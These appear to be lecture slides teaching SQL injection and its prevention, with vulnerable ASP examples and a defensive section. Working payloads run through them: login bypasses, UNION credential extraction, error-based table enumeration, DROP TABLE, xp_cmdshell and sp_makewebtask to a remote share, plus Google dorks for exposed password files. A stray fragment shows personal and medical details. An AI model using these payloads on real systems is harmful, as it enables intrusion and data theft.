CSC12001
Security Issues in Information System

SQL Injection

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
Introduction

SQL Injection


Client Side – Server Side



Web Attack

"Time after time, year after year, we see SQL Injection, XSS, information leaks, and session management as the most commonly used Web attacks, and it is mind boggling to see that more than 90 percent of Web applications continue to be vulnerable"

*Cenzic Report 2009



Introduction

- Firewall is used to protect DB server & Web server.
- Many type of attacks that can overcome the firewall. SQL Injection is the most used.
- SQL injection does not attack the database directly.
- Reason: Website Application Methology

OWASP: Top 10 Web security in 2013

A1: Injection	A2: Cross-Site Scripting (XSS)	A3: Broken Authentication and Session Management
A4: Insecure Direct Object References	A5: Cross-site Request Forgery (CSRF)	A6: Security Misconfiguration
A7: Failure to Restrict URL Access	A8: Insecure Cryptographic Storage	A9: Insufficent Transport Layer Protection
	A10: Unvalidated Redirects and Forwards	

Source: https://www.owasp.org/index.php/Top_10_2013-Top_10

Definition

SQL Injection

What is SQL injection ?

- SQL injection is a code injection technique that might destroy your database.
- SQL injection is one of the most common web hacking techniques.
- SQL injection is the placement of malicious code in SQL statements, via web page input.

SQL injection

- **Result:**
  - Allow attacker to excute the delete and edit actions to the database.
  - Enable attacker to control over the application & server.

- This error often occurs on web applications whose data is managed by an DBMS such as MS SQL Server, MySQL, Oracle, DB2, Sysbase.

Attack by SQL injection

SQL Injection

Attack by SQL injection

To implement the SQL injection, we need :

- **A Web browser**
- **Webpage which allow user to submit data, example:**
  - Login page, search page, …
  - Tìm các tham số nằm giữa tag <FORM> và </FORM> source code của HTML page
- **Link URL accept input parameter, example:**
  - http://duck/index.asp?id=10

Attack by SQL injection

Type of attacking:

1. Bypass login form (authorization bypass)
2. SELECT statement attack
3. INSERT statement attack
4. SQL Stored procedure attack

Bypass login form

- Attackers easily bypass login pages due to loopholes when application programmers use SQL statements to manipulate web databases.

Bypass login form

login.htm

```
<form action="ExecLogin.asp" method="post">
  Username:  <input type="text" name="fUSRNAME"><br>
  Password:  <input type="password" name="fPASSWORD"><br>
  <input type="submit">
</form>
```

execlogin.asp

```
<%
  Dim vUsrName, vPassword, objRS, strSQL
  vUsrName = Request.Form("fUSRNAME")
  vPassword = Request.Form("fPASSWORD")

  strSQL = "SELECT * FROM T_USERS " & _
           "WHERE USR_NAME=' " & vUsrName & _
           " ' and USR_PASSWORD=' " & vPassword & " ' "

  Set objRS = Server.CreateObject("ADODB.Recordset")
  objRS.Open strSQL, "DSN=..."

  If (objRS.EOF) Then
    Response.Write "Invalid login."
  Else
    Response.Write "You are logged in as " & objRS("USR_NAME")
  End If

  Set objRS = Nothing
%>
```

Bypass login form

```
strSQL = "
    SELECT * FROM T_USERS
    WHERE USR_NAME = '" & vUsrName & "' and USR_PASSWORD = '" &
    Vpassword & "'"
```

If you input the value for username & password like that :

```
' or 'a' = 'a
```

Then, the SQL statement will be:

```
SELECT * FROM T_USERS
WHERE USR_NAME = '' or 'a' = 'a' and
USR_PASSWORD = '' or 'a' = 'a'
```

Therefore, all records in the T_USERS tables in database will be returned. So, the attacker will be allowed to enter the website as an authorized user.

Bypass login form

```
strSQL = "
    SELECT * FROM T_USERS
    WHERE USR_NAME = '" & vUsrName & "' and USR_PASSWORD = '" & Vpassword &
    "'"
```

If you input the value for username & password like that :

```
admin'-
Whatever
```

Then, the SQL statement will be:

```
SELECT * FROM T_USERS
WHERE USR_NAME = 'admin'--' and
USR_PASSWORD = 'Whatever'
```

Therefore, the attacker will be login to website as an administrator user.

SELECT statement attack

- Common in news websites. Usually, there will be a page that takes the ID of the news to display and then queries the content of the news based on this ID. Eg:
  http://www.myhost.com/shownews.asp?ID=123

```
<%
  Dim vNewsID, objRS, strSQL
  vNewsID = Request("ID")

  strSQL = "SELECT * FROM T_NEWS WHERE NEWS_ID =" & vNewsID

  Set objRS = Server.CreateObject("ADODB.Recordset")
  objRS.Open strSQL, "DSN=..."

  Set objRS = Nothing
%>
```

SELECT statement attack

Attacker can replace this ID by this way:


```
0 OR 1 = 1
```

Your URL will become:

```
http://www.myhost.com/shownews.asp?ID=0 or 1=1
```

And, your SQL query will reture all the record in the database because the SQL query will be:

```
SELECT * FROM T_NEWS WHERE NEWS_ID=0 or 1=1
```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Phone number: 334-5432345
Address : 434 Concord Dr, Pheonix City, AL
Medical Conditions: Cancer
Document: Done

SELECT statement attack

- Attack to the search function in the website:

- Example: Searching the author's name in the system:

```
strSQL = "SELECT * FROM T_AUTHORS WHERE AUTHOR_NAME =' " & _
vAuthorName & " ' "
```

SELECT statement attack

- If you input this data to the searching function's textbox:

```
test'
UNION
    SELECT username, password FROM dba_users
    where 'a' = 'a
```


- Then, sql query will be:

```
SELECT * FROM T_AUTHORS
WHERE AUTHOR_NAME = 'test'
UNION
   SELECT username, password FROM dba_users
   where 'a' = 'a'
```

SELECT statement attack

Others injected data also make attack to the search function's textbox:

- `' DROP TABLE T_AUTHORS --`
- `' UNION SELECT name FROM sysobjects WHERE xtype = 'U`
- `' UNION SELECT name FROM syscolumns WHERE id = (SELECT id FROM sysobjects WHERE name = 'Orders') --`




```
strSQL = "SELECT * FROM T_AUTHORS WHERE AUTHOR_NAME ='" & _
vAuthorName & "'"
```

SELECT statement attack

Sometime, attacker can collection database information based on the ODBC error message

```
http://duck/index.asp?id=10
http://duck/index.asp?id=10 UNION SELECT TOP 1 TABLE_NAME FROM
INFORMATION_SCHEMA.TABLES--
```

Output:

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e07'
[Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting the nvarchar
value 'table1' to a column of data type int.
/index.asp, line 5
```

```
http://duck/index.asp?id=10 UNION SELECT TOP 1 TABLE_NAME FROM
INFORMATION_SCHEMA.TABLES WHERE TABLE_NAME NOT IN ('table1')--
```

SELECT statement attack

Collect database information based on ODBC error message :

```
http://duck/index.asp?id=10 UNION SELECT TOP 1 TABLE_NAME FROM
INFORMATION_SCHEMA.TABLES WHERE TABLE_NAME LIKE '%25login%25'--
```

Output:

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e07'
[Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting the nvarchar
value 'admin_login' to a column of data type int.
/index.asp, line 5
```

SELECT statement attack

```
http://duck/index.asp?id=10 UNION SELECT TOP 1 COLUMN_NAME FROM
INFORMATION_SCHEMA.COLUMNS WHERE TABLE_NAME='admin_login'--
```

Output:

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e07'
[Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting the
nvarchar value 'login_id' to a column of data type int.
/index.asp, line 5
```

```
http://duck/index.asp?id=10 UNION SELECT TOP 1 COLUMN_NAME FROM
INFORMATION_SCHEMA.COLUMNS WHERE TABLE_NAME='admin_login' WHERE COLUMN_NAME NOT
IN ('login_id','login_name','password',details')--
```

SELECT statement attack

```
http://duck/index.asp?id=10 UNION SELECT TOP 1 login_name FROM admin_login--
```

Output:

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e07'
[Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting the
nvarchar value 'neo' to a column of data type int.
/index.asp, line 5
```

```
http://duck/index.asp?id=10 UNION SELECT TOP 1 password FROM admin_login where
login_name='neo'--
```

Output:

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e07'
[Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting the
nvarchar value 'm4trix' to a column of data type int.
/index.asp, line 5
```

SQL injection issues detection

To detect the SQL Injection issues in website, we can try :

```
' or 1=1--
" or 1=1--
or 1=1--
' or 'a'='a
" or "a"="a
') or ('a'='a
```

SQL injection issues detection

- Can we collect the account list of a system ?
- Please give an attack solution with a specify context.

INSERT statement attack

- **input:** `' + (SELECT TOP 1 FieldName FROM TableName) + '`
- Then, the SQL query will be :
  `INSERT INTO TableName VALUES(' ' + (SELECT TOP 1 FieldName FROM TableName) + ' ', 'abc', 'def')`
- When application executes an insert data function, system will execute an additional sub query:

```
SELECT TOP 1 FieldName FROM
        TableName
```

```
<%
  strSQL = "INSERT INTO TableName VALUES(' " & strValueOne & " ', ' " _
& strValueTwo & " ', ' " & strValueThree & " ') "

Set objRS = Server.CreateObject("ADODB.Recordset")
objRS.Open strSQL, "DSN=..."

...
Set objRS = Nothing
%>
```

INSERT statement attack

- Olivier
- MetallurGeeK

- Kevin','','admin')--
- Whatever

- INSERT INTO users
  (login, password, level) VALUES
  ('Olivier','MetallurGeeK','User')

```
INSERT INTO users
       (login, password, level) VALUES
       (' Kevin','','admin')-
       ','Whatever','User')
```

Stored procedure statement attack

- Attack with stored procedure will make an critical problem if the application is working with “sa” – administrative account.

- Example, inject the following sql:

```
' ; EXEC xp_cmdshell 'cmd.exe dir C:
```

```
'; EXEC master..sp_makewebtask \\10.10.1.3\share\output.html, "SELECT *
  FROM INFORMATION_SCHEMA.TABLES"
```

Prevention Methods

SQL Injection

Prevention Methods

Never trust an Input !

Repeat three times every morning:

Never trust an input!

Never trust an input!

Never trust an input!

Source: olivier(.)heen(@)technicolor(.)com

Prevention Methods

- **Prevention Methods:**
  - To prevent the invalid input data → Validation ALL input data before using.
  - Valication functions should be managed centrally for ease of control and management.

- **Approaches:**
  - Negative Approach: Specify what is prohibited (remaining is Acceptable)
  - Positive Approach: Specify what is allowed (the rest is prohibited)

Prevention Methods

Strictly control and confirm the validation of input data.

1. Validate the data type.
2. Limit the valid input character
   - `0-9 a-z A-Z`
   - Avoid the “dangerous characters”: `'`, `"`, `?`, `&`, `>`, `<`, `;`, …
   - Check and remove the dangerous keywords: `--`, `select`, `insert`, `xp_`, ...
3. Validate the data ranges for the numberic data.
4. Validate the length of the string data (the max & min length).
5. Validate the null value vs. required value.
6. Validate the input paramethers for avoiding special keywords.

Prevention Methods

- Setting up security configuration to the system
  - Setting the permission, avoid using the `sa`, `dbo` account.
  - NOT allows executive query account to call `system-stored procedures` (if not neccesary).
  - Encryption the sensitive data & information.

Prevention Methods

- **Avoid string concatenation in query building:**

```
<form name="frmLogin" action="login.aspx" method="post">
    Username: <input type="text" name="username">
    Password: <input type="text" name="password">
    <input type="submit">
form>
```

```
string _username = Request.Form["username"];
string _password = Request.Form["password"];

string sql = "select * from users where username='"
    + _username + "' and password='" + _password + "'"
```

```
Username: ' or 1=1 ---
Password: [Empty]
```

SHOULD use **Framework** during developing the application (Rails, Django, Zend)

Prevention Methods

- Using parameter query to avoid SQL injection issues:

```
string sql = "select * from users where
             username = @Username and
             Password = @Password"
```

Prevention Methods

- Error messages provides useful information to the attacker using “try-catch” method.

→ Limit transfer the technical information to the end-users.

→ SHOULD have the customize error-page.

Prevention Methods

- Rule number one

"Tools for defense only."

- Rule number two

"Learn rule number one."

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SQL Injection Prevention Tools

Google Dorks

http://www.exploit-db.com/google-dorks/

SQL Injection Prevention Tools


Latest Google Hacking Entries

Date	Title	Category
2014-04-07	inurl:typo3/install/index.php?mode=	Pages containing login portals
2014-04-07	inurl:typo3conf/localconf.php	Files containing passwords
2014-03-31	inurl:/backup intitle:index of backup intext:*sql	Files containing passwords
2014-03-31	inurl:"Citrix/XenApp/auth/login.aspx"	Pages containing login portals
2014-03-31	filetype:pdf "acunetix website audit" &q...	Files containing juicy info
2014-03-27	inurl:crossdomain filetype:xml intext:allow-access...	Files containing juicy info
2014-03-27	inurl:clientaccesspolicy filetype:xml intext:allow...	Files containing juicy info
2014-02-28	intitle:Admin inurl:login.php site:.co.in	Pages containing login portals
2014-02-05	intitle:not accepted inurl:"union+select"...	Various Online Devices
2014-02-05	allinurl:"zimbra/?zinitmode=http" -googl...	Pages containing login portals

SQL Injection Prevention Tools

SQL Inject-Me
(Firefox Add-on)

SC LABS
Security Compass Labs




SQL Injection Prevention Tools

OWASP

WebGoat for .Net

SQL injection



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Q&A

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